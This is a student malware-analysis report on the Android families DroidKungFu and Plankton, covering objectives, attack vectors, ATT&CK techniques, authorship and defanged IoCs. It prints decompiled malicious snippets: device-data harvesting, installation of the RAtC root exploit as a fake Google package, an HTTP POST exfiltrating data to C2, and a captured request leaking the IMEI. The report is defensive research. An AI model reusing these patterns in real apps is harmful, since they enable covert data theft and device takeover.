Clustering Android Malware

Insight on DroidKungFu and Plankton Families

April 20th, 2021

Gagenpreet Benipal

Daniel Kozlovsky

1 Abstract

This report aims to investigate the DroidKungFu and Plankton malware families. For both families we go over the objective they hope to achieve. The attack vectors they used to achieve their objectives and the symptoms a user may observe during an infection. Authorship and code insights are also examined to find clues and trends between malware families. To find all this information we converted malware samples into java jar files and then used an IDE to get a source code representation of the sample. After manual review of the code, we recorded our findings in this report.

The Plankton malware family aims to remain stealthy while it sends device and user data to a server, then downloading a jar file that it runs to dynamically extend its capabilities. The malicious elements are generally separate from the app code it is using to get on to devices. Packages like Apperhand and other aggressive adware have either been modified or are being piggybacked on to drop the jar files. Besides the app code changing depending on what it is supposed to do, the other packages and code are similar among samples. This points to perhaps a group that made a version/template and that has been copy pasted with small modifications and obfuscations to different apps.

Very similar to the Plankton malware family, the DroidKungFu family infects legitimate apps and depends on user permissions. It is usually found on third-party app stores where the victim trusts and downloads a malicious package because it poses as a legitimate app and fools the victim with self-signed certificates. The malware then proceeds to deliver its dangerous payload, where it steals user data and turns the device into a bot. Apart from common indicators and patterns, the DroidKungFu family has more prominent obfuscation of the malicious code parts. It appears the authors took greater care to manually hide the C2 and rootkit calls.

2 Introduction

2.1 Context

Understanding and developing countermeasures against malware in android devices is key to the security of not only the devices in question but everywhere they go. At the time of writing android makes up much of the market which makes it a key target for malware infection. And with the internet of things world we live in, having a bot device controlled by malware potentially traveling around from one network to another is a security risk for all involved. Thus, analyzing malware in the android market is in the best interest of our collective security and safety.

2.2 Purpose/Objective

In this report we hope to analyze in detail some android malware families. And provide insight into how they work and spread. We hope that our deep dive and analysis of decompiled malware samples, provides information that helps future tactics and procedures in countering these malicious threats against android users.

2.3 Process

To analyze the malware samples, we used in our research for this report. We began by converting them from binary samples to java class code using dex2jar. From there it was loaded into Jadx which allowed us to manually review the code. Then looking for key code snippets and general authorship to determine details that give deeper insight into these malware families. Obfuscation was a big hurdle in determining the purpose of some parts of the code, due to the inability to glean meaningful info from the method, variables, and class names.

3 DroidKungFu

3.1 Description/Overview

DroidKungFu is a family of malware applications that was considered serious and damaging. Discovered back in 2011, the applications use root exploits to steal sensitive information and take control of android devices. While it is mainly seen to be targeting users in China, it is still a threat to other marketplaces. It works by infecting legitimate applications available on the app store and at the time (2011) was sophisticated, in that, it bypassed many of the leading security and antivirus apps.

3.2 Analysis

Objective

The DroidKungFu family has two main objectives: Stealing sensitive information and taking a device as a bot. As soon as an app infected with DroidKungFu is installed, it collects and exfiltrates all data from the device that it can through C2 servers. Generally, stolen information is used for sale or to break into other systems with stolen usernames and/or passwords. The information that is stolen is:

- International Mobile Equipment Identity (IMEI)
- Mobile device model
- Network operator
- Network type
- Operating system (OS) APIs
- OS type
- Information stored in the Phone or SD card memory.

```
private void updateInfo() {
    this.mImei = PhoneState.getImei(this);
    this.mMobile = PhoneState.getMobile(this);
    this.mModel = PhoneState.getModel();
    this.mOsType = PhoneState.getSDKVersion()[0];
    this.mOsAPI = PhoneState.getSDKVersion()[1];
    this.mAliaMem = PhoneState.getAliaMemorySize(this);
    this.mSDMem = PhoneState.getSDAliaMemory(this);
    this.mNetType = PhoneState.getConnectType(this);
    this.mOperater = PhoneState.getNetOperater(this);
}
```

Figure 1: The device data that the application collects.

The secondary objective of this malware family is to create a bot out of the infected device. Once the app gains root privilege of the device, it can be controlled, virtually completely, through the use of the C2 servers once again. While a bot device can be used to download more malicious software or to spy, the primary use is in a botnet. Botnets enable various malicious activities like crypto-currency mining, fake accounts, fake site visits and DDoS attacks. To note, all of this is done without the user's knowledge.

Attack Vector

There are a few main, but consistent, vectors that DroidKungFu takes to deliver its payload. The malware is installed on a user's phone when they download an infected application (typically untrusted) from an app store. As soon as the infected app is installed, the malware dumps all the device information in a simple HTTP POST request to one of their C2 servers. It is important to note that user's that download the app can see and grant the app permission prior to downloading.

In order to turn the device into a bot, a secondary payload is delivered: an embedded, encrypted APK posing as a google package. This APK gets installed and typically uses the "RageAgainstTheCage" (RAtC) or adb resource exploits to gain root privilege. The bot communication is carried out through the same C2 servers, once again with HTTP.

Symptoms

As a testament to its sophistication, DroidKungFu-infected apps are hard to detect for the user. Once the malware is installed, unless the user is actively monitoring their network requests and usage, they most likely are not able to tell anything malicious is happening.

On the other hand, once the malware turns the device into a bot, the user may notice. When a bot is being controlled it could exhibit some of the following symptoms:

- Slow device response, freezing or stuttering.
- Unusual network usage
- Unexpected browser pages opening or redirecting.
- Unexpected applications installed on the device.

TTPs

Here are the main tactics, techniques, and procedures to look out for with DroidKungFu. They are categorized using the MITRE ATT&CK Framework:

- T1476 - Deliver Malicious App via Other Means
  The infected apps can be found on third-party app stores.

- T1444 - Masquerade as Legitimate Application
  DroidKungFu is embedded in trojanized versions of legitimate application.

- T1575 - Native Code
  DroidKungFu has developed into native code executions from their earlier, android SDK versions.

- T1404 - Exploit OS Vulnerability
  Uses exploits like RAtC and adb resource exploits.

- T1533 - Data from Local System
  Anything on the local file system can be exfiltrated.

- T1437 - Standard Application Layer Protocol
  HTTP used to dump data to C2 servers.

Authorship

Of all the infected apps analyzed, there was a range of target countries from North America to Europe; we have seen English, German, and Russian text. However, a large amount of the apps target Chinese speaking countries specifically. This is indicated by localization files with Chinese values, embedded in the applications.

Figure 2: Chinese localization files

There is no clear indication that the malware was embedded by one person or group. Instead, they are all different implementations of including the exploits, particularly RAtC in the code.

Code Insight

From analysis of the source code of our dataset, there are many commonalities between the malicious apps. One clear technique is that the malicious activity is hidden in trojanized versions of legitimate apps. There are also a few elements that stand out in the code that are common among many binaries.

Embedded as Part of Legitimate App

A large majority of the dataset binaries shows the malicious code as a kind of addition to the original, legitimate app. The malicious part may consist of many complex lines of code, but it is invoked through one reference. The code itself is usually a unique implementation of the RAtC exploit or C2 communication and gives the impression of modularity. If an attacker wanted, they could replace the RAtC exploit in the code to a more recent vulnerability. This enables a future and evolving threat.

```
private void cpLegacyRes() {
    if (!new File("/system/app/com.google.ssearch.apk").exists()) {
        try {
            String dest = "/data/data/" + getApplicationInfo().packageName + "/legacy";
            Utils.copyAssets(this, "legacy", dest);
            if (new File(dest).exists()) {
                TCP.execute("2 " + dest + " /system/app/com.google.ssearch.apk");
            }
        } catch (Exception e) {
        }
```

Figure 3: Application imports and installs the RAtC exploit.

Self-Signed x.509s

Very many of the binaries also used self-signed or unvalidated certificates. This may be as some sort of antivirus or detection evasion mechanism, but upon inspection it is obvious that the certificate is self-signed. Formally, verified app stores like the Google App store will not trust self-signed certificates, indicating that the majority of these apps are from third-party app stores.

```
Type: X.509
Version: 3
Serial number: 0x4e3844f8
Subject: CN=Developer, OU=Development, O=LLC, L=City, ST=State, C=CA
Valid from: Tue Aug 02 14:42:09 EDT 2011
```

Figure 4: Bogus self-signed certificate

Obfuscated/confusing naming

Another common theme is the obfuscation and naming of the source code objects. Although this is a common practice to prevent reverse-engineering, it is notable that the DroidKungFu Family uses the confusion only in the malicious part of the app. Particularly around imported RAtC exploits and C2 communications. While the class,

method and variable naming obfuscation is done with a tool, the developers take great pains to manually obfuscate the code further. They use techniques like common type conversions, empty or dead methods and string literal imports.



Figure 5: Obfuscated naming

Masking C2 Communication

As noted before, the malware authors the time to obfuscate and mask the malicious code. Yet, it is more so with the HTTP requests, as they are masked in complicated and unique ways. Once again, this is for evasion purposes as an antivirus might look for C2 addresses in the code.

```
r10 = this;
r3 = 0
r8 = 0
java.net.URL r0 = new java.net.URL     // Catch:{ Exception -> 0x007b }
r0.<init>(r11)     // Catch:{ Exception -> 0x007b }
java.net.HttpURLConnection r0 = r10.a(r0)     // Catch:{ Exception -> 0x007b }
java.lang.String r1 = "POST"
r0.setRequestMethod(r1)     // Catch:{ Exception -> 0x007f }
int r1 = a     // Catch:{ Exception -> 0x007f }
r0.setConnectTimeout(r1)     // Catch:{ Exception -> 0x007f }
r1 = 1
r0.setDoOutput(r1)     // Catch:{ Exception -> 0x007f }
int r1 = b     // Catch:{ Exception -> 0x007f }
r0.setReadTimeout(r1)     // Catch:{ Exception -> 0x007f }
java.io.OutputStream r1 = r0.getOutputStream()     // Catch:{ Exception -> 0x007f }
java.io.PrintWriter r2 = new java.io.PrintWriter     // Catch:{ Exception -> 0x007f }
r2.<init>(r1)     // Catch:{ Exception -> 0x007f }
r2.write(r12)     // Catch:{ Exception -> 0x007f }
r2.flush()     // Catch:{ Exception -> 0x007f }
java.io.InputStream r3 = r0.getInputStream()     // Catch:{ Exception -> 0x007f }
java.io.ByteArrayOutputStream r4 = new java.io.ByteArrayOutputStream     // Catch:{ Exception -> 0x0046 }
r4.<init>()     // Catch:{ Exception -> 0x0046 }
r5 = 1024(0x400, float:1.435E-42)
byte[] r5 = new byte[r5]     // Catch:{ Exception -> 0x0046 }
```

Figure 6: Complicated block of code exfiltrating collected data to C2 servers (not fully decompiled)

3.3 Takeaway

As evidenced by the analysis, DroidKungFu is an old malware family that preys on old android versions. However, it is serious and dangerous malware with its root privilege attack and botnet capabilities. The malware silently steals data from its users, is hard to detect, and can make the device a bot -- dormant until called upon.

While exploits and vulnerabilities have moved on, the key techniques in this family are still practiced today, and with deadlier efficiency. Typically, this family uses the RAtC exploit and communicates with certain C2 servers, all of which have been patched or shutdown respectively. However, these are just easily replaceable payloads. It is likely to see modern day infected android apps with untrustworthy certificates, and data collection.

The development of DroidKungFu also demonstrates how malware might spread from market to market. While it originated in China and the dataset had predominantly Chinese authorship, there were a lot of samples that showed other, foreign implementations. This solidifies that malware point of origin is not too important and mitigations should still be in place.

4 Plankton

4.1 Description/Overview

The Plankton family of malware and its variants silently transmit information about the device to a remote server. Based on the information transmitted, downloads and run's malicious files. To remain below the radar of anti-virus programs, the initial program is embedded inside a seemingly legitimate app making it seem like spyware or adware. It then exploits Dalvik class loading to dynamically extend its capabilities with a downloaded payload.

4.2 Analysis

Objective/Payload

The purpose of this malware is to get information on the devices it infects and the users that use them. Through static analysis of binaries, we can see that before the malicious payload is downloaded the code tries to acquire some permissions from the device. The permissions we observed in our analysis that could be used for malicious purposes are location, internet (for making sockets), browser history/bookmarks, phone state, call access and SD/storage access to name the important ones. This information allows a server to send a jar file that is best suited for the permissions available. Mostly performing bot like commands for whatever purpose the attacker desires.

com.apperhand.common.dto.Command

```
4  import java.util.UUID;
5
6  public class Command extends BaseDTO {
7      private static final long serialVersionUID = 4898626949566617224L;
8      private Commands command;
9      private String id;
10     private Map<String, Object> parameters;
11
12     public enum Commands {
13         COMMANDS("Commands", "Tg0LHwIICkoa"),
14         ACTIVATION("Activation", "Tg8HBgYfBVoM"),
15         HOMEPAGE("Homepage", "TgYLHwoZBUkM"),
16         COMMANDS_STATUS("CommandsStatus", "Tg0LHwIICkoaGhURGwc="),
17         BOOKMARKS("Bookmarks", "TgwLHQQEBVwCHQ=="),
18         SHORTCUTS("Shortcuts", "Th0MHR0dB1sdHQ=="),
19         TERMINATE("Terminate", "ThoBAAIACk8dCw=="),
20         DUMP_LOG("DumpLog", "TgoRHx8FC0k="),
21         UNEXPECTED_EXCEPTION("UnexpectedException", "ThsKFxcZAU0dCxAAFhdLEgYGGB0"),
22         UPGRADE("Upgrade", "ThsUFR0IAEs="),
23         INSTALLATION("Installation", "TgcKARsICEIIGh0KAA=="),
24         INFO("Info", "TgcKFAA="),
25         OPTOUT("Optout", "TgEUBgAcEA=="),
26         EULA("EULA", "TgsRHg4="),
27         EULA_STATUS("EULA_STATUS", "TgsRHg4aEE8dGwc=");
28
29         private String internalUri;
```

Code Smali

Figure 7: Code snippet of commands and permissions being tested.

Attack Vector

The main method of distribution is piggybacking on seemingly legitimate applications to get a user to download and run the malware. Due to the dynamic nature of Plankton the apps themselves too most static analysis tools appear as adware or at worse potential spyware. Alongside the fact that all samples that were examined the app is functional in what it promises to do. Once a user downloads and runs the app it collects data as seen in the previous section and then downloads a jar file which contains the malicious aspect of Plankton. Using the java.lang.reflect package to invoke the downloaded jar which then runs with the permissions the user gave to the seemingly legitimate app.

Symptoms

Using the reflection package/API Plankton ensures the user will have no easy way of seeing whether they have been infected. However, by looking at the network traffic the app generates and the URL's it is contacting it is possible to see some malicious activity. Most security vendors have flagged Apperhand and ad.leadboltapps.net as malicious sites or spyware [2]. All the mentioned domains have been found in samples as part of HTTP requests. A good sign that the user has been infected is noticing

an increase in aggressive and intrusive ads. Usually, the ads are popping up in your notifications bar or triggering your alerts.

Arguments:


```
[
  {
    "schemeName": "http",
    "hostname": "api.airpush.com",
    "port": -1,
    "lcHostname": "api.airpush.com"
  },
  "POST http://api.airpush.com/v2/api.php
HTTP/1.1\n\napikey=132256283285007623 8&appId=42710&imei=2f8c380ecc472c0d86a7f59b061
6d5ff&token=28339428cf8e6689fb43fdc62e1f3d9c&request_timestamp=Sun+Apr+01+19%3A32%3
A11+CEST+2018&packageName=com.police.scanner&version=19&carrier=&networkOperator=Ba
ykalwestcom&phoneModel=VirtualBox&manufacturer=innotek+GmbH&longitude=0&latitude=0&
sdkversion=4.02&wifi=1&useragent=Mozilla%2F5.0+%28Linux%3B+Android+4.4.2%3B+Virtual
Box+Build%2FKVT49L%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Version%2F4.0+
Chrome%2F30.0.0.0+Safari%2F537.36&android_id=dc9c9a616665e073&longitude=0&latitude=
0&model=message&action=getmessage&APIKEY=1322562832850076238",
  null
]
```


Returned value:


```
"HTTP/1.1 200 Request validator Service Bucket"
```


Figure 8: HTTP request containing device info in plaintext.

TTPs

Plankton by our analysis employs the following tactics to succeed as defined by the ATT&CK MITRE framework. Initial access is universally done by technique T1475 delivering a malicious app via authorized app store. This works due to the dynamic nature of the payload being downloaded later alongside the obfuscation that is employed in many of the used APIs (see Code Insight and Authorship).

After the initial access Plankton begins using discovery tactics, commonly seen are T1426 system information discovery and T1422 system network configuration discovery. This allows them to gather system info and the various permissions allotted to the app by the user. From here a payload is then downloaded to achieve whatever objective the attacker has in mind. If collection of data is the objective, then the TA0035 family of tactics could be employed. But the common trend based on payloads captured from Plankton apps [1] and the permissions the malware tries to probe for. TA0037 command and control to create a bot device is most likely the end goal of a Plankton infection.



Figure 9: Code sample gathering device and app data.

Code Insight and Authorship

In most Plankton samples we analyzed there was a distinct separation between the app code for the legitimate purpose and the code being used for malicious purposes. Looking a little deeper into these packages we end up seeing classes and sub packages with single letter names. This is common across all samples examined, mainly seen in the Apperhand packages as an obvious attempt at obfuscation of the purpose of these classes.



Figure 10: Example of class name obfuscation

There is also a trend to use aggressive and intrusive Adware packages. These packages are usually what are trying to get permissions or collecting data on the user. And the malware component is just hitching a ride on top of this code. The repeated use of the same adware packages suggests that there is one group who made the original code, and it is being reused and slightly refactored for other apps.

4.3 Takeaway

From the analysis we can see that Plankton is all about being stealthy and avoiding detection from static analysis and anti-virus programs. All though it is capable of many malicious acts there are not many examples of that occurring. Plankton focuses on remaining hidden and gaining as much data or creating a silent bot device. As such its impact on the device is as minimal as it can be.

However, this does not mean it is harmless, its dynamic nature adds a terrifying element into what it could turn into. Due to the relatively unknown nature of the downloaded payload which could be changed to something more malicious or dangerous. The fact that Plankton spreads through the official app stores makes it near impossible for end users to know an app is infected.

To stop Plankton and similar malware apps on the official stores, apps should undergo a more stringent review process before being released to the public. As users inherently trust the official stores Plankton can easily gain permissions and data from users.

5 Conclusion

5.1 Summary

The Plankton family of android malware focuses on remaining below the users and antivirus software's notice. As such it has minimal impact on its initial infection and everything it does is attached to a legitimate app, that a user willingly downloaded and gave permissions too. After this initial stage it downloads and runs a separate Jar file with the permissions that the user gave to the app. This second file runs as a separate instance from the app making it possible to remove it without causing any issues to the initial app. Thus, protecting and hiding the initial infection point from easy detection.

Similarly, DroidKungFu focuses on evading detection and is downloaded with a user's permission. It exfiltrates device data as soon as it installs, and then proceeds to gain root privilege. This privilege is gained through deployment of a root exploit like RAtC, and from there the device is virtually controlled by the attacker. All communication is done through C2.

5.2 Key Findings/insights

Just like DroidKungFu, Plankton infections are primarily spread through legitimate apps on official app stores. The apps themselves are usually simple in nature. Adware packages that are aggressive and try to get as many permissions as possible, usually are used to host the malware an example appears to be Apperhand and Leadbolt. We see other similarities between the two families, like the modularity of the malicious code, the obfuscation, and the dependence on user permissions. Both malware families use similar techniques in staying undetected and delivering the payload to the victims.

5.3 Takeaway/Consequences

As was introduced, mobile devices like android-based systems are the next frontier of security. However, based on our analysis, it shows that while the payloads and objectives might be different for a mobile device, the TTPs are borrowed from older, computer and enterprise-based attacks. This is exhibited in the TTPs themselves, but also in the similarities between each family that we analyzed. Especially the pattern of modularity in the malware. This pattern signifies that any payload, or exploit can be added in its place while keeping the delivery vector and techniques the same. As a result, the focus of security analysis pertaining to android malware, should mostly focus on vulnerability, exploits, and evasion techniques as opposed to attack vectors and TTPs.

6 References

1. Security Alert: New Stealthy Android Spyware -- Plankton -- Found in Official Android Market ,https://www.csc2.ncsu.edu/faculty/xjiang4/Plankton/ , last accessed 2021/04/05.
2. VirusTotal, https://www.virustotal.com/gui/file/b3c6182368b65d34c26672299e3fa092b968ac04cd683e3939d26668fd2a7eab/details , last accessed 2021/04/08.
3. F-Secure, https://www.f-secure.com/v-descs/trojan_android_droidkungfu_c.shtml, last accessed 2021/04/09.
4. Security Alert: New DroidKungFu Variant -- AGAIN! -- Found in Alternative Android Markets, https://www.csc2.ncsu.edu/faculty/xjiang4/DroidKungFu3/, last accessed 2021/04/09

7 Appendix

7.1 Tools

For the conversion of binary samples, we used the tool dex2jar to get a jar file that code could then be passed to an IDE or in our case Jadx-gui.

Dex2jar can be found here: https://tools.kali.org/reverse-engineering/dex2jar

Jadx-gui can be found here: https://github.com/skylot/jadx

7.2 IoCs

hxxp://[...]search[.]gongfu-android[.]com:8511/[...]search/

hxxp://[...]search[.]zi18[.]com:8511/[...]search/

hxxp://[...]search[.]zs169[.]com:8511/[...]search/

hxxp://www[.]searchmobileonline[.]com/{$CATEGORY$}?sourceid=7&q={$QUERY$}